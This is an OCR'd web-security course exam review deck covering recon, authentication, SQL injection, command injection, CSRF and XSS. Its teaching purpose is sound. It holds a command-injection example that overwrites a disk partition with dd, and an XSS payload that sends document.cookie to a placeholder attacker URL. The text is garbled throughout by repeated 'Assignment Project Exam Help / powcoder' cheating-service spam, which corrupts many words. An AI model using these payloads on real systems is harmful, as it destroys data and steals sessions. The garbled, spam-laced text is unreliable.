Assignment Project Exam Help

COMP6443:4p000bdRSEREVIEW

Advermedication Security oder

OVERVIEW

- The exam with Stigmont, Bridgiant Examination.
- The exam will comprise of:
 - 7 practical challenges://powcoder.com
 - 1 written response challenge
- There are no hidden Arbonus hack hat powcoder
- This is a high-level recap. You should review the weekly slides.

TOPIC 1: RECON

- Recon identifies infrastructure, applications and content
 - Offensive: Jeok for upgatched spftware test admin content
 - Defensive: know your network / yerify your asset list
- Check for bug bounty community cheat sheets
- Commercial tools available Chat powcoder Verify false positives / negatives
- You will not need to do host discovery in the final exam.

TOPIC 1: RECON

- Automated tooling:
 - dirb, dirbuster gobuster (have a word istraady) Help
 - burp passive scanner
 - fingerprint / checkpar C//prowbatwell, etc)m
 - altdns, zdns, massdns
- View source: Add WeChat powcoder
 - Comments
 - Links
 - HTTP Headers

TOPIC 2: AUTHENTICATION

- Authentication identifies a specific user logging in
- Typical attacks:
 Brute force / simple passwords (e.g. admin:admin)

 - Injection attacks against login functionality m
 - Broken forgot password functionality
 - XSS (stealing Auter's cookie) at powcoder
 - Session fixation (forcibly set a user's cookie).
- Burpsuite request tampering to modify
- Hashcat/john/google to look up password hashes

TOPIC 2: AUTHORIZATION

- Authorization identifies whether a user is permitted to take an action or use
- Typical attacks: Assignment Project Exam Help
 - IDOR (id=2) https://powcoder.com
 Browse to privileged pages / content as unprivileged user

 - Modify own user pageweChat powcoder
 - CSRF (force someone else to take a privileged action) •
 - XSS (use another user to fetch privileged content)

TOPIC 2: ACCESS CONTROL

How does the application know what user role I am?

Are checks applied consistently throughout the application?

When a check fails, what happens?

What aspects of this information can I control?

Can I impersonate another user, or role?

What about content which has the control?

CYBER SUCCESS

TOPIC 3: SERVER-SIDE ATTACKS

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Make your own test string. Edit it to suit it each target. Test your own systems.

TOPIC 3: SQLi

select * from users where username='admin' and password='hunter2' limit 1; Assignment Project Exam Help

- Write out your SQLhirt potepadtoplaniter.com
- Quote styles (single vs double quote)
- Comment styles (-- A#1) WeChat powcoder
- Wildcards (%, *)
- Binary searches vs delays
- sqlmap (but always manually review your tool output).

TOPIC 3: COMMAND INJECTION

ping 8.8.8.8 && dd if=/dev/urandom of=/dev/sda1 bs=1 count=1024 Assignment Project Exam Help

- Look for where you think commands are being built
- Be aware of OS specifics
 - Chaining comparids WeChat powcoder
 - UNC paths
 - Backticks
- Cheatsheet:
 https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheatsheet.html


TOPIC 3: DEFENSE AGAINST INJECTION

- Any input influenced by a user is considered tainted.
- Do not (without filtering):


 Use tainted data in processing

 - Display taintet data to the use coder.com
- Filtering techniques:
 - Check the input exists at a powcoder
 - Check input is legitimate format and size
 - Whitelist entire input (e.g. "input must be 1,2 or 3")
 - Whitelist characters

TOPIC 4: CLIENT SIDE SECURITY




TOPIC 4: CSRF



(source: week 5)

TOPIC 4: SAME ORIGIN POLICY



tl;dr: JavaScript from one origin cannot access data from another origin.

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

TOPIC 4: CSRF

Use random CSRF tokens to prevent this.

TOPIC 4: XSS

- When an attacker can control the content displayed to users
 - HTML, AgyaScript, CSSt any etheractive contentelp
 - Extract cookies (document.write("blah"+document.cookie))
 - Chain with CSRF (use JavaScript to trigger the request)
- Reflected: attacker sends a malicious link, triggers when accessed by the victim.
- Victim.
 Add WeChat powcoder
 Stored: attacker poisons a persistent store, displayed later

You should have some payloads prepared for the exam, e.g.: <scRipt>fetch("https://{attacker_url}:8443/api/v1/pastebin? pasteval="+document.cookie)</scRipT>

TOPIC 5: DEVSECOPS / AGILE SECURITY

DevSecOps—short for development, security, and operations—automates the integration of security at every phase of the software development lifecycle, from initial design through integration, testing, deployment and software delivery. Exam Help

- Role of security in agile?
 Static AST, Dynamic AST, instrumented AST
- Source code review:
 - Sources, sinks, tandad tanteacking t powcoder
 - Tools: commercial, grep

The exam's written component will be on Week 5 content.

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THANKS TOR LISTENING TOUS RANT!

Audations comant open learning r

(there is no lecture tomorrow)